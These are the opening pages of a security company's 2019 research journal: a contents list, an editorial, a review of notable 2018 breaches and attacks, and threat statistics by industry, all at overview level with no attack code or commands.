POSITIVE RESEARCH 2019

CONTENTS

6 **Editorial**
A price on data, life without patches, and full metal hacking

8 2018 in security: a look back

13 **On the front lines**

14 Cybersecurity threatscape: trends and forecasts

34 State of security of corporate IT systems

40 Forever day: the threat that never ends

47 **Industrial sector**

48 ICS vulnerabilities: 2018 in review

58 Analyzing proprietary network protocols

66 PHDays 8: PT ISIM team at The Standoff

83 **Finance**

84 ATM attack scenarios: when a blowtorch just doesn't cut it

100 Don't bank on it: where online banks fail at security

110 For the love of money: finding and exploiting vulnerabilities in mobile point-of-sale terminals

123 **Web security**

124 Web applications: putting their security to the test

130 Detecting web attacks with a Seq2Seq autoencoder

141 **Don't try this at home**

142 Intel ME Manufacturing Mode: obscured dangers and their relationship to CVE-2018-4251

150 How we developed the NIOS II processor module for IDA Pro

160 Ka-ching! Low-level hacking NCR's ATM

172 Upgrading IDA Pro. Learning to compile loaders in Python

182 Linux Kernel Defense Map

185 **The sword and the shield**

186 Dealing with encrypted malicious connections: theory and practice

198 Finding Neutrino

210 Analyzing tools used in Windows infrastructure attacks

222 Pegasus: analysis of network behavior

233 **Tomorrow's security**

234 Doxing, shaming, surveillance, and the GDPR

240 The robodevil is in the details

244 How we tried to outwit facial recognition: putting biometric claims to the test

253 **Inside look**

254 Becoming ... a pentester

EDITORIAL

A price on data, life without patches, and full metal hacking

Positive Research is a journal for those who care about technology and have a feeling for what's ahead, with an understanding of the enormous responsibility imposed on us by our digital reality. Everyone shoulders this responsibility, whether as consumers or creators of digital products.

We have worked to pack this issue with the latest and most insightful analysis, plus original security research.

Latest cyberthreats

Over the last year, our experts observed an increase in data theft attacks, growing use of social engineering for malware distribution, and development of illicit darkweb services. Get our take on the most important cyberthreats, related trends, and near-term forecasts on page 14.

Forever day

Most hackers don't care about prizes for originality. Why look for zero-day vulnerabilities when potential victims use millions of devices with vulnerabilities that are already known and easy to exploit? This is especially true when manufacturers stop releasing updates for their products. Is the unpatched life worth living? See page 40 for the details.

ICS: time to dust off the cobwebs

Last year was eventful for ICS security. Incidents involved the Triton cyberweapon, as well as the WannaCry virus used against Boeing and Taiwan Semiconductor Manufacturing Company plants. Although the attacks targeted IT infrastructure, their consequences also affected operational technology used for production. This goes to show that attackers do not always need specific knowledge about a target's operations in order to disrupt them. To learn about known vulnerabilities in ICS components and how commonly they are found online, see page 48.

For the love of money

Card payments are increasingly accepted everywhere, and mobile point of sales terminals have propelled this growth. What are the security implications of this phenomenon? And what are the risks associated with continued reliance on old technologies? For answers, jump to page 110.

Detecting web attacks

The attack detection industry has been churning out products for years. Methods vary, but most products work by matching attacks to certain rules. Application security experts at Positive Technologies sought a method for detecting attacks that would sort out the good from the bad as if by magic. Their hope was to avoid the risks associated with human error, when operators are having to decide manually what is (or isn't) a sign of an attack. So our experts designed a method for detecting web application attacks using neural networks (page 130).

Full metal hacking

Even now, many people think that the only way to rob an ATM involves the brutest of brute force: pulling up in a pickup, attaching a hook, and pushing hard on the gas pedal, before savaging the ATM with a circular saw, crowbar, and welding kit... But there are some other ways. See attack scenarios involving ATMs on page 84. For those who love low-level nitty-gritty, our experts explain more about ATM hacking on page 160.

Finding Neutrino

In August 2018, our experts started to record mass scans of phpMyAdmin systems. These incidents became a jumping-off point for our investigation. Our experts gradually uncovered the whole chain of events, discovering a major malicious campaign that had started back in 2013! For the full scoop, see page 198.

Facing facial recognition


Biometrics are everywhere. We unlock gadgets by showing our faces. Banks are testing facial recognition on ATMs. Networked security cameras, hooked into facial recognition systems for law enforcement's benefit, are helping to catch criminals. You can use your face to log in to services and confirm payments. And this is only the beginning. Our faces may well replace ID, business cards, and credit cards. But is this technology secure? To read about how we tried to outwit facial recognition and where this got us, flip to page 244.

As a treat for our attentive readers, we have also hidden a few things on these pages—enjoy the small cyberquest!

Happy reading!

2018 in security: a look back

Last year was just as busy as 2017. Unfortunately, despite warnings by experts, in 2018 we saw the continuation of already existing trends. Data theft and ransomware remain the main threats for ordinary users and businesses alike. Criminals are still keen on cryptocurrency, while the security of the Internet of Things leaves much to be desired. Many IoT devices have vulnerabilities which their manufacturers are in no hurry to fix. Here is our ranking of 2018's most notable security events.



01 Vulnerabilities in Intel CPUs

In January 2018, the public was alarmed by news of the Meltdown (CVE-2017-5754) and Spectre (CVE-2017-5753, CVE-2017-5715) vulnerabilities affecting almost all modern processors. These vulnerabilities can be used to read the contents of any memory location and retrieve passwords, encryption keys, and other sensitive information. Both Meltdown and Spectre enable side-channel attacks that take advantage of flaws in the physical implementation of processing hardware.

02 Targeted attack and Olympic Destroyer

A month later, in February, the organizers of the Winter Olympics in PyeongChang reported a cyberattack on their servers during the opening ceremony. The attack disrupted digital interactive TV in the main press center. Attacks on the servers used Olympic Destroyer malware, and some experts think the Fancy Bear hacking group could be involved.

03 DDoS attack on Memcached servers

2018 was not without large DDoS attacks. In March, GitHub experienced a massive DDoS attack that took advantage of a vulnerability in the Memcached server. The attack came from over a thousand separate systems through tens of thousands of unique endpoints. Its power reached 1.35 TB/s (126.9 million packets per second).

GitHub experienced a massive DDoS attack

04 VPNFilter

Late May, news came of a widespread campaign in which hackers infected at least 500,000 routers and data storage devices worldwide with VPNFilter malware. It was thought that the campaign was part of a large-scale cyberattack on Ukraine in the run-up to the Champions League soccer finals in Kiev on May 26. The U.S. FBI was able to neutralize the botnet, but the VPNFilter operators soon created a new zombie botnet that attacked Mikrotik routers through a vulnerability in the Winbox remote administration service.

05

Massive data breaches

The last year was a bruising one for Facebook. The social network was involved in several scandals related to breaches and sharing of data with outsiders, heavily damaging users' trust in the platform. In addition, Facebook has repeatedly put users at risk due to various glitches and flaws. For instance, in June a glitch caused private posts of 14 million users to become public, and in September, Facebook warned of an error due to which hackers could gain access to accounts of 50 million users.

Google also experienced issues. Due to errors in the Google+ API that potentially enabled theft of data for over 50 million users, the company chose to move up its scheduled closing of Google+ by four months (from August 2019 to April).

Although Yahoo! is still the record-setter, with a massive breach of data for 1.5 billion users reported a few years ago, there were plenty of major incidents in 2018. The biggest was theft of data regarding 500 million guests of Marriott hotels and 150 million users of the MyFitnessPal app from American sports clothing manufacturer Under Armour. Administrators of Quora, an online question-and-answer site, reported that data of about 100 million users was compromised in a cyberattack.

MyHeritage, a genealogy site, reported that data on over 92 million users was stolen. Fortunately, the attackers could not get their hands on financial data and DNA test results.


In the fall of 2018 two large airlines—British Airways and Cathay Pacific Airways—fell victim to cyberattacks and data breaches. In both cases hackers compromised data on millions of passengers, including personal and financial information.

06

Attacks on cryptocurrency

Cryptocurrency is still a hot target for cybercriminals. In 2018 several cryptocurrency exchanges lost large amounts to hackers. For instance, 58 billion yen ($533 million) in NEM (XEM) cryptocurrency was stolen from Coincheck, one of Japan's largest cryptocurrency exchanges. Italian cryptocurrency exchange BitGrail reported theft of Nano cryptocurrency (XRB, formerly RaiBlocks) in the amount of over $170 million, while Zaif lost almost $60 million to a cyberattack.

However, hackers did not limit themselves to cryptocurrency exchanges. In May 2018, news came of a large-scale campaign targeting Mexican banks. Hackers sent hundreds of fake requests for transfers, ranging from tens of thousands to hundreds of thousands of pesos, from Mexican bank accounts to fake accounts at other banks, then quickly cashed out at dozens of bank branches. According to a Reuters source, the hackers stole over 300 million pesos (around $15.4 million), though El Financiero cites a figure of 400 million pesos.




Two large airlines fell victim to cyberattacks and data breaches

Search the page for the most common passwords of 2018

a	d	m	k	m	i	j	u
q	w	i	r	t	y	j	t
x	o	n	o	i	n	v	m
i	b	r	o	t	a	b	e
q	w	e	r	t	y	1	2
a	t	n	r	i	a	u	3
r	e	w	q	c	v	h	n
t	e	w	t	w	q	n	j

#CYBERQUEST

On the front lines



14 Cybersecurity threatscape: trends and forecasts

34 State of security of corporate IT systems

40 Forever day: the threat that never ends

Cybersecurity threatscape: trends and forecasts


Information Security Analytics Team

We keep a close eye on the latest security threats in order to identify attack techniques and advise how to stay safe from cybercriminals. In this article, we look back at 2018 and share our predictions for the near future.

Key findings:

- Most cases involved targeted attacks, with their share growing throughout the year and reaching 62 percent in Q4.
- The number of attacks aimed at data theft keeps growing. Attacker interest was focused on personal data (30%), credentials (24%), and payment card information (14%).
- In 2018, healthcare institutions in the U.S. and Europe were at the center of attention from hackers, receiving more attacks than even banks and finance. In addition to stealing medical information, hackers also demanded ransom for restoring the operability of computer systems. Hospitals were ready to pay hackers, patient lives being at stake.
- Malware was used in 56 percent of attacks. Malicious software is becoming more and more available, which reduces the barrier to entry for cybercriminals.
- In 2018, attackers mostly used spyware and remote administration malware to collect sensitive information or gain a foothold on systems during targeted attacks.
- The number of cyberincidents with miners decreased, as cryptocurrencies fell in price and mining became more difficult. The share of miners diminished from 23 percent in Q1 to only 9 percent in Q4 2018.
- Criminals are increasingly turning to complex multistage techniques, including infrastructure hacks of partner companies, infecting resources of well-known software developers, and combining several methods in a single attack.
- Hackers increasingly use social engineering in attacks against organizations and individuals. Various communications methods are leveraged, including email, chat clients, phone calls, SMS messages, and even postal mail.
- DDoS attacks are becoming more powerful. 2018 was marked by the two biggest DDoS attacks in history, reaching 1.35 and 1.7 terabits per second. Hackers used memcached servers to amplify the attacks.
- Boundaries between cybercrime and other criminal activity are rapidly blurring. A lot of attacks involve theft of data, not theft of funds. Hacking computer systems may be only a first step in a major fraud scheme or tool in a cyberwar. Stolen data can be used both against individuals (for example by taking out loans in someone else's name, receiving free medical care, or obtaining expensive medications) and against organizations and even governments (such as by stealing other people's technologies and inventions).

Criminals are increasingly turning to complex multistage techniques




Attackers' motives

Overall statistics

The majority of attacks in 2018 were aimed at direct financial profit or obtaining sensitive information. However, attacks aimed at data theft often have financial implications: data can be used for stealing money, blackmailing, and can even be sold on the darkweb.

Unlike 2017, most attacks were targeted (55%), with their share growing gradually from quarter to quarter.

Since we count only unique cases, one attack refers to an entire malicious campaign (not an individual incident). A campaign may include multiple similar incidents, such as millions of infections by a particular piece of ransomware—and all of them will be counted as one massive attack.




Victim categories among organizations

Almost a quarter of attacks (23%) hit individuals. As for organizations, government institutions suffered in 19 percent of cases, whereas healthcare and financial institutions were targeted in 11 and 10 percent of cases, respectively. Large-scale cyberattacks affecting more than one industry have been placed in the "Multiple industries" category.


In 2018, the number of unique incidents grew by 27 percent compared to the previous year. No significant declines in hacker activity were seen during the year. Attacker activity was at its peak in February, May, July, and at the end of the year, which can be linked to major sports competitions (Winter Olympic Games and FIFA World Cup), as well as the winter holiday season, when both individuals and companies tend to be more active financially.

The percentage of targets changed only minimally compared to 2017. In most cases, attackers hit corporate infrastructure (49%) and websites (26%). The share of attacks on POS terminals and ATMs decreased from 3 to 1 percent.


Attacks are becoming more and more sophisticated, and often consist of several stages with different methods used. Malware was used in more than half of attacks. Every third attack involved social engineering.



Attack targets



Attack methods



Number of incidents per month in 2017 and 2018 (1 = January, 12 = December)

Industry

Per-industry classification of cyberincidents by motive, method, and target	Government	Finance	Industrial companies	Healthcare	Online services	Hospitality and entertainment	IT	Education	Retail	Telecom	Individuals	Transportation	Cryptocurrency exchanges	Other individual industries	Multiple industries
Total	**186**	**92**	**40**	**109**	**32**	**40**	**52**	**65**	**43**	**19**	**290**	**14**	**37**	**63**	**182**
Target															
Infrastructure	108	64	31	72	3	14	21	38	8	11	89	6	6	32	110
Web resources	57	7	6	18	25	14	24	14	27	6	52	5	27	21	27
Users	16	12	1	18	4	5	7	12	6	1	66	2	4	6	7
Mobile devices	1	2									75	1		1	3
POS terminals and ATMs		6				6			2		2				
IoT	4	1	2	1		1		1		1	6			3	35
Method															
Malware use	100	53	26	44	10	18	16	20	17	5	212	6	3	18	159
Social engineering	60	45	9	27	5	7	5	25	4	3	124	1	6	18	47
Credential compromise	26	10	1	37	2	3	5	17	5	3	33	3	7	12	15
Hacking	34	33	10	16	8	9	15	9	6	8	22	2	23	16	56
Web attacks	36	5	8	13	15	10	16	8	23	6	29	3	6	17	16
Abuse of legitimate software	3		1				1			2	3			1	3
DDoS	16	3	3		2		10	3		2	1			2	2
Other	1	1				1			1		5			2	2
Motive															
Financial profit	33	60	9	23	4	18	13	18	9	2	180	6	34	20	91
Access to information	95	28	21	80	20	20	21	32	31	14	87	6	2	25	54
Hacktivism	44	4	6	6	8	2	18	15	3	3	19	2	1	17	36
Cyberwar	14		4								4			1	1


Darker colors indicate a higher proportion of attacks in a particular industry

0% 10% 20% 30% 40% 100%


Victim categories

This section analyzes the threats encountered by each of the most-attacked industries in 2018.

